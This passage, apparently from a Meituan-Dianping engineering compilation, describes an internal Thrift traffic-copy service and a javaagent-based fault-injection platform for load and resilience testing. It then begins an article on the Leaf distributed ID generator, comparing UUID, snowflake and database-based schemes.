酒店业务模式和外卖 / 购物类的业务模式不太一样。首先，没有明显的波峰波谷（夜里也是订房高峰期，你懂的），因为没有明显的波峰波谷，所以清理数据 / 影子表也会带来额外的影响。真实流量的构造也是一个老大难问题，需要准备 N 多的虚拟商家和虚拟用户。

所以酒店最早推的是单业务模块级别的压力测试和故障演练，大家先自扫门前雪。

美团点评内部的通信协议以 Thrift 为主，业界的相关压力测试工具也有很多：

- JMeter 作为老牌的压力测试工具，通常作为 HTTP 协议的测试，也可以通过自定义插件的方式实现 Thrift 协议的测试。
- TCPCopy 的方式主要是关注“真实流量”。
- loading_test 是美团点评内部的压力测试工具。

工具	使用方式	支持Thrift协议	流量来源	最小粒度
loading_test	在代码中依赖VCR包手动上传参数日志。需要loading依赖服务方的jar后重新发布	支持	真实copy线上流量	method级别
JMeter	编写Thrift插件（针对于接口）	支持	需要自己构造	method级别
TCPCopy	安装TCPCopy	支持	真实流量	端口级别，所有流量全copy过来

这几种方式都不满足我们的要求，我们的要求是：真实流量、method 级别控制、操作简单。

所以我们准备自己造个轮子 :)

需求：业务方低成本接入，流量在集群级别（AppKey 级别，AppKey 相当于同样功能集群的唯一标识，比如订单搜索集群的 AppKey 为 xx.xx.xx.order.search）以最低成本进行复制、分发，以及最重要的在这个过程中的安全可控等等都是对测试工具、框架的潜在要求。

基于以上，我们开发了流量复制分发服务。它的核心功能是对线上真实流量进行实时复制并按配置分发到指定的机器，来实现像异构数据迁移一样进行流量定制化的实时复制与迁移。

借助流量复制分发服务进行功能和系统级别的测试，以达到：

- 容量规划。在稳定与性能保证的基础上尽可能的节约资源。
- 核心链路梳理，强弱依赖区分，并做到服务之间松耦合。
- 系统瓶颈。在真实请求流量加倍下暴露服务瓶颈点。
- 故障独立，容灾降级等等。

故障演练

如果要演练故障，首先要模拟故障（我们不可能真跑去机房把服务器炸了）。自动化的故障模拟系统业界已有实践，如 Netflix 的 SimianAmy，阿里的 MonkeyKing 等。

美团点评内部也有类似的工具，casekiller 等等。

SimianAmy 和 casekiller 设计思路相仿，都是通过 Linux 的一些“tc”、

“iptables”等工具，模拟制造网络延时、中断等故障。这些工具都是需要 root 权限才可以执行。美团点评的服务器都需要使用非 root 用户来启动进程，所以这种思路暂不可行。

这些工具都有一定要求，比如 root 权限，比如需要用 Hystrix 来包装一下外部依赖。比如我想制造一个表的慢查询、想制造 Redis 的某个操作网络异常，就有些麻烦。

所以我们准备自己造个轮子 :)


需求：业务方低成本接入，流量以最低成本进行故障的“制造”和“恢复”，无需发布、对代码无侵入就可以在后台界面上进行故障的场景配置、开启与停止。

基于以上，我们开发了故障演练系统。它是一个可以针对集群级别（AppKey 级别）的所有机器，随意启停“故障”的故障演练平台。可以在无需 root 权限的前提下，构造任意 method 级别的延时或者异常类故障。

详细设计


我们的设计思路是：

1. 复制线上流量到影子集群。
2. 通过对同样配置影子集群的压测，获得系统抗压极值。
3. 制造针对外部接口 /DB/Cache/MQ 等方面的故障，在影子集群上测试降级方案、进行演练。



流量复制系统

ThriftCopy



架构设计中参考了 DubboCopy 的系统设计，增加了一个 SDK，解除了对 TCPCopy 的依赖。

形成以下的流程：

① 需要压测方先依赖我们的 SDK 包，在需要压测的具体实现方法上打上注解 @Copy，并注明采样率 simplingRate（默认采样率为 100%）。

```
@Copy(attribute = CopyMethodAttribute.READ_METHOD, simplingRate = 1.0f)
public Result toCopiedMethod() {
}
```

② 正式流量来时，异步将流量发往 copy-server。


③ copy-server 根据流量中的信息（interface、method、serverAppKey）来获取压测配置（影子集群的 AppKey，需要放大几倍）。

④ 根据压测配置，对影子集群按照放大倍数开始发包。

协议分析

Thrift 原生协议情况下，如果你没有 IDL（或者注解式的定义），你根本无法知道这条消息的长度是多少，自然做不到在没有 IDL 的情况下，对报文进行解析转发。感谢基础组件同学做的统一协议方面的努力，让 ThriftCopy 这个事情有了可行性 :)


除了公网 RPC 接口使用 HTTP 协议以外，美团点评内部 RPC 协议都统一为一种兼容原生 Thrift 协议的“统一协议”。



total length 指定其后消息的总长度，包含 2B 的 header length+ 消息头的长度 + 消息体的长度 + 可能的 4B 的校验码的长度。header length 指定其后消息头的长度。


header 里的内容有 TraceInfo 和 RequestInfo 等信息，里面有 clientAppKey、interfaceName、methodName 等我们需要的信息。

client 功能



应用启动时

1. 客户端启动时，首先获取 copyServer 的 IP list（异步起定时任务不断刷新这些 IP 列表）。
2. 建立相应的连接池。
3. 初始化对 `@Copy` 做切面的 AOP 类。



RPC 请求到来时


1. 命中切面，先同步处理业务逻辑。
2. 异步处理下面的逻辑：

- 通过采样率判定本次请求参数是否需要上报到 copyServer。
- 通过当前的 JoinPoint 找到 method 和 args，再通过 method 找到相应的 Thrift 生成代码中的 send_xx 方法，对连接池中的一个 TSocket 发送数据。

以上，便可进行流量的复制与分发，在服务设计上，Client 端尽量做到轻量高效，对接入方的影响最小，接入成本低，并且在整个流量复制的过程中安全可控。另外，在 Client，当前针对美团点评使用的 Thrift 协议，进行：


- 流量染色。对原请求在协议层重写染色其中的 clientAppKey 和 requestMethodName，分别重写为 "" 和 "${rawMethodName}_copy" 在请求接收方可以调用特定方法即可判断请求是否是由“流量复制分发服务”的转发请求。
- 读写标记。通过在注解上 attribute 属性标记转发接口为读还是写接口，为后续的流量分发做好准备。
- 负载均衡。支持服务端的横向扩展。
- 采样控制。对流量复制 / 采样进行控制，最大限度的定制复制行为。

server 功能



应用启动时

1. 读取数据中存住的压测配置（fromAppKey、targetAppKey、放大倍数）。
2. 根据 targetAppKeys 去分别获取 IP list（异步起定时任务不断刷新这些 IP 列表）。
3. 建立相应的连接池。



流量到来时

1. 根据“统一通信协议”解包，获取 fromAppKey、interfaceName、methodName 等我们要的信息。
2. 异步处理下面的逻辑：

- 根据流量中的信息（interface、method、serverAppKey）来获取压测配置（影子集群的 AppKey，需要放大几倍）。
- 寻找相应的连接池。
- 根据放大倍数 n，循环 n 次发送收到的 ByteBuf。

故障演练系统


我们的需求是，可以集群级别（AppKey 级别）而不是单机级别轻松的模拟故障。模拟什么样的故障呢?

类型	故障表现
Thrift RPC	延时 xxx ms 或者直接抛出 Exception
mybatis mapper 中的任意 method	延时 xxx ms 或者直接抛出 Exception
Redis/Tair 中的任意 method	延时 xxx ms 或者直接抛出 exception
Kafka 消息控制	模拟环境可能需要关闭消息生产 / 消费
ES	延时 xxx ms 或者直接抛出 exception

我们调研了很多种实现方式：

方案	备注
基于各种 Linux 指令模拟故障（网络 /IO/Load）	无法精细化模拟故障，可操作性差，并且受限于 root 权限，很多操作无法进行或者无法自动化
基于 HystrixCommand	只能针对接入了 Hystrix 的接口，且无法精确控制，实现复杂
基于 AOP 拦截	对象内部调用无法拦截，非容器对象也无法拦截
字节码注入	可以对各种目标进行注入，扩展性高，可以精细化模拟（实现方案有基于 classloader 替换 /Spring LTW/javaagent）

经过调研对比，选定了基于 javaagent 进行字节码注入，来实现对个目标对象的拦截并注入演练逻辑。



client 功能

应用启动时

需要修改启动时的 JVM 参数 `-javaagent:WEB-INF/lib/hotel-switch-faultdrill-agent-1.0.2.jar`

1. 加载 client 包，对 RedisDefaultClient、MapperRegistry、DefaultConsumerProcessor、DefaultProducerProcessor、MTThriftMethodInterceptor、ThriftClientProxy 等类进行改造。
2. 从远程获取设定好的相应的 script，比如“java.lang.Thread.sleep(2000L);”比如“throw new org.apache.thrift.TException("rpc error");”（会有异步任务定时更新 script 列表）。
3. 根据 script 的 AppKey 和 faultType，生成一个 md 值，做为 key。
4. 根据 script 的文本内容，动态生成一个类，再动态生成一个 method（固定名称为 invoke），把 script 的内容 insertBefore 进来。然后实例化一个对象，做为 value。
5. 将上面的 key 和 value 放入一个 Map。
6. 目标类（比如 RedisDefaultClient）的特定 method 执行之前，先执行 map 里对应的 object 中的 invoke 方法。

方法执行时

1. 执行之前查找当前的策略（map 中的对应 object），如果没有就跳过。
2. 如果有就先执行 object 中的 invoke 方法。起到“java.lang.Thread.sleep(2000L);”比如“throw new org.apache.thrift.TException("rpc error");”等作用。

server 的功能

server 的功能就比较简单了，主要是存储用户的设置，以及提供给用户操作故障启停的界面。

案例

举个例子：

测试服务	sourceAppKey	targetAppKey	加压倍数	采样率
hotel-swtich-api	com.sankuai.hotel.sw.api.beta03	com.sankuai.hotel.sw.api.beta04	5	1.0

本机单测调用 beta03 集群上的服务接口 distributeGoodsService.queryPrepayList 5000 次。

```
[yanghaizhi@hotel-sw-beta03 hotel-switch-api-web]$ cat rpc.log | grep '\[130\]' | grep queryPrepayList | wc -l
5000
```


在目标集群 beta04 上收到此接口的 25000 次转发过来的请求。

```
[yanghaizhi@hotel-sw-beta04 hotel-switch-api-web]$ cat rpc.log | grep '\[130\]' | grep queryPrepayList | wc -l
25000
```

多次请求，观察 CAT（美团点评开发的开源监控系统，参考之前的博客）报表，其中 Receive 为接收到的需要转发的次数，Dispatch 为实际转发数量。

开始模拟故障：Redis 故障、MTThrift 故障。

请求接口：控货的 filter 接口（访问缓存），故障前、后响应时间对比图：




客户端设置超时 1s，接收到请求都超。

```
mtthrift remote(10.4.224.99:10012) invoke(stopSailFilter) timeout
mtthrift remote(10.4.224.99:10012) invoke(stopSailFilter) timeout
mtthrift remote(10.4.224.99:10012) invoke(stopSailFilter) timeout
mtthrift remote(10.4.224.99:10012) invoke(stopSailFilter) timeout
mtthrift remote(10.4.224.99:10012) invoke(stopSailFilter) timeout
mtthrift remote(10.4.224.99:10012) invoke(stopSailFilter) timeout
mtthrift remote(10.4.224.99:10012) invoke(stopSailFilter) timeout
mtthrift remote(10.4.224.99:10012) invoke(stopSailFilter) timeout
mtthrift remote(10.4.224.99:10012) invoke(stopSailFilter) timeout
mtthrift remote(10.4.224.99:10012) invoke(stopSailFilter) timeout
mtthrift remote(10.4.224.99:10012) invoke(stopSailFilter) timeout
mtthrift remote(10.4.224.99:10012) invoke(stopSailFilter) timeout
```

开启 Thrift 接口故障演练，接口：com.meituan.hotel.goods.service.IGoodsService.queryGoodsStrategyModel，延时 3s，设置接口超时 6s。

故障前后响应时间对比：



这样就完成了一次加压情况下的故障演练过程，随后就可以让团队成员按照既定预案，针对故障进行降级、切换等操作，观察效果。定期演练，缩短操作时间，降低系统不可用时间。

总结

“故障演练系统”目前具备了流量复制和故障演练两方面的功能。希望能通过这个系统，对酒店后台的几个关节模块进行压测和演练，提高整体的可用性，为消费者、商家做好服务。

后续“故障演练系统”还会继续迭代，比如把忙时流量存起来，等闲时再回放；还有如何收集 response 流量，进而把抽样的 request 和 response 和每天的 daily build 结合起来；如何在故障演练系统中，模拟更多更复杂的故障等等。会有更多的

课题等待我们去攻克，希望感兴趣的同学可以一起参与进来，和我们共同把系统做得更好。

参考资料

1. 分布式会话跟踪系统架构设计与实践，美团点评技术博客 .
2. 基于 TCPCopy 的 Dubbo 服务引流工具 –DubboCopy.
3. 从 0 到 1 构建美团压测工具，美团点评技术博客 .
4. javassit.

作者介绍

曾鋆，2013 年加入美团点评，就职于美团点评酒旅事业群技术研发部酒店后台研发组，之前曾在人人网、爱立信、摩托罗拉工作过。
海智，2015 年校招加入美团点评，就职于美团点评酒旅事业群技术研发部酒店后台研发组
亚辉，2015 年加入美团点评，就职于美团点评酒旅事业群技术研发部酒店后台研发组。
孟莹，2014 年校招加入美团点评，就职于美团点评酒旅事业群技术研发部酒店后台研发组。

Leaf：美团点评分布式 ID 生成系统

照东

背景

在复杂分布式系统中，往往需要对大量的数据和消息进行唯一标识。如在美团点评的金融、支付、餐饮、酒店、猫眼电影等产品的系统中，数据日渐增长，对数据分库分表后需要有一个唯一 ID 来标识一条数据或消息，数据库的自增 ID 显然不能满足需求；特别一点的如订单、骑手、优惠券也都需要有唯一 ID 做标识。此时一个能够生成全局唯一 ID 的系统是非常必要的。概括下来，那业务系统对 ID 号的要求有哪些呢?

1. 全局唯一性：不能出现重复的 ID 号，既然是唯一标识，这是最基本的要求。
2. 趋势递增：在 MySQL InnoDB 引擎中使用的是聚集索引，由于多数 RDBMS 使用 B-tree 的数据结构来存储索引数据，在主键的选择上面我们应该尽量使用有序的主键保证写入性能。
3. 单调递增：保证下一个 ID 一定大于上一个 ID，例如事务版本号、IM 增量消息、排序等特殊需求。
4. 信息安全：如果 ID 是连续的，恶意用户的扒取工作就非常容易做了，直接按照顺序下载指定 URL 即可；如果是订单号就更危险了，竞对可以直接知道我们一天的单量。所以在一些应用场景下，会需要 ID 无规则、不规则。

上述 123 对应三类不同的场景，3 和 4 需求还是互斥的，无法使用同一个方案满足。

同时除了对 ID 号码自身的要求，业务还对 ID 号生成系统的可用性要求极高，想象一下，如果 ID 生成系统瘫痪，整个美团点评支付、优惠券发券、骑手派单等关键动作都无法执行，这就会带来一场灾难。

由此总结下一个 ID 生成系统应该做到如下几点：

1. 平均延迟和 TP999 延迟都要尽可能低；
2. 可用性 5 个 9；
3. 高 QPS。

常见方法介绍

UUID

UUID(Universally Unique Identifier) 的标准型式包含 32 个 16 进制数字，以连字号分为五段，形式为 8-4-4-4-12 的 36 个字符，示例：`550e8400-e29b-41d4-a716-446655440000`，到目前为止业界一共有 5 种方式生成 UUID，详情见 IETF 发布的 UUID 规范 A Universally Unique IDentifier (UUID) URN Namespace。

优点：

- 性能非常高：本地生成，没有网络消耗。

缺点：

- 不易于存储：UUID 太长，16 字节 128 位，通常以 36 长度的字符串表示，很多场景不适用。
- 信息不安全：基于 MAC 地址生成 UUID 的算法可能会造成 MAC 地址泄露，这个漏洞曾被用于寻找梅丽莎病毒的制作者位置。
- ID 作为主键时在特定的环境会存在一些问题，比如做 DB 主键的场景下，UUID 就非常不适用：

① MySQL 官方有明确的建议主键要尽量越短越好 [4]，36 个字符长度的 UUID 不符合要求。


> All indexes other than the clustered index are known as secondary indexes. In InnoDB, each record in a secondary index contains the primary key columns for the row, as well as the columns specified for the

> secondary index. InnoDB uses this primary key value to search for the row in the clustered index. ***If the primary key is long, the secondary indexes use more space, so it is advantageous to have a short primary key***.

② 对 MySQL 索引不利：如果作为数据库主键，在 InnoDB 引擎下，UUID 的无序性可能会引起数据位置频繁变动，严重影响性能。

类 snowflake 方案

这种方案大致来说是一种以划分命名空间（UUID 也算，由于比较常见，所以单独分析）来生成 ID 的一种算法，这种方案把 64-bit 分别划分成多段，分开来标示机器、时间等，比如在 snowflake 中的 64-bit 分别表示如下图（图片来自网络）所示：



41-bit 的时间可以表示（1L<<41）/(1000L*3600*24*365)=69 年的时间，10-bit 机器可以分别表示 1024 台机器。如果我们对 IDC 划分有需求，还可以将 10-bit 分 5-bit 给 IDC，分 5-bit 给工作机器。这样就可以表示 32 个 IDC，每个 IDC 下可以有 32 台机器，可以根据自身需求定义。12 个自增序列号可以表示 2^12 个 ID，理论上 snowflake 方案的 QPS 约为 409.6w/s，这种分配方式可以保证在任何一个 IDC 的任何一台机器在任意毫秒内生成的 ID 都是不同的。

这种方式的优缺点是：

优点：

- 毫秒数在高位，自增序列在低位，整个 ID 都是趋势递增的。
- 不依赖数据库等第三方系统，以服务的方式部署，稳定性更高，生成 ID 的性能也是非常高的。

- 可以根据自身业务特性分配 bit 位，非常灵活。

缺点：

- 强依赖机器时钟，如果机器上时钟回拨，会导致发号重复或者服务会处于不可用状态。


应用举例 Mongdb objectID

MongoDB 官方文档 ObjectID 可以算作是和 snowflake 类似方法，通过“时间 + 机器码 +pid+inc”共 12 个字节，通过 4+3+2+3 的方式最终标识成一个 24 长度的十六进制字符。

数据库生成

以 MySQL 举例，利用给字段设置 `auto_increment_increment` 和 `auto_increment_offset` 来保证 ID 自增，每次业务使用下列 SQL 读写 MySQL 得到 ID 号。

```
begin;
REPLACE INTO Tickets64 (stub) VALUES ('a');
SELECT LAST_INSERT_ID();
commit;
```



这种方案的优缺点如下：

优点：

- 非常简单，利用现有数据库系统的功能实现，成本小，有 DBA 专业维护。
- ID 号单调自增，可以实现一些对 ID 有特殊要求的业务。


缺点：

- 强依赖 DB，当 DB 异常时整个系统不可用，属于致命问题。配置主从复制可以尽可能的增加可用性，但是数据一致性在特殊情况下难以保证。主从切换时的不一致可能会导致重复发号。
- ID 发号性能瓶颈限制在单台 MySQL 的读写性能。

对于 MySQL 性能问题，可用如下方案解决：在分布式系统中我们可以多部署几台机器，每台机器设置不同的初始值，且步长和机器数相等。比如有两台机器。设置步长 step 为 2，TicketServer1 的初始值为 1（1，3，5，7，9，11...）、TicketServer2 的初始值为 2（2，4，6，8，10...）。这是 Flickr 团队在 2010 年撰文介绍的一种主键生成策略（Ticket Servers: Distributed Unique Primary Keys on the Cheap）。如下所示，为了实现上述方案分别设置两台机器对应的参数，TicketServer1 从 1 开始发号，TicketServer2 从 2 开始发号，两台机器每次发号之后都递增 2。

```
TicketServer1:
auto-increment-increment = 2
auto-increment-offset = 1

TicketServer2:
auto-increment-increment = 2
auto-increment-offset = 2
```

假设我们要部署 N 台机器，步长需设置为 N，每台的初始值依次为 0,1,2...N-1 那么整个架构就变成了如下图所示：



这种架构貌似能够满足性能的需求，但有以下几个缺点：

- 系统水平扩展比较困难，比如定义好了步长和机器台数之后，如果要添加机器该怎么做？假设现在只有一台机器发号是 1,2,3,4,5（步长是 1），这个时候需要扩容机器一台。可以这样做：把第二台机器的初始值设置得比第一台超过很多，比如 14（假设在扩容时间之内第一台不可能发到 14），同时设置步长为 2，那么这台机器下发的号码都是 14 以后的偶数。然后摘掉第一台，把 ID 值保留为奇数，比如 7，然后修改第一台的步长为 2。让它符合我们定义的号段标准，对于这个例子来说就是让第一台以后只能产生奇数。扩容方案看起来复杂吗？貌似还好，现在想象一下如果我们线上有 100 台机器，这个时候要扩容该怎么做？简直是噩梦。所以系统水平扩展方案复杂难以实现。
- ID 没有了单调递增的特性，只能趋势递增，这个缺点对于一般业务需求不是很重要，可以容忍。
- 数据库压力还是很大，每次获取 ID 都得读写一次数据库，只能靠堆机器来提高性能。

Leaf 方案实现

Leaf 这个名字是来自德国哲学家、数学家莱布尼茨的一句话：

> There are no two identical leaves in the world
> " 世界上没有两片相同的树叶 "

综合对比上述几种方案，每种方案都不完全符合我们的要求。所以 Leaf 分别在上述第二种和第三种方案上做了相应的优化，实现了 Leaf-segment 和 Leaf-snowflake 方案。

Leaf-segment 数据库方案

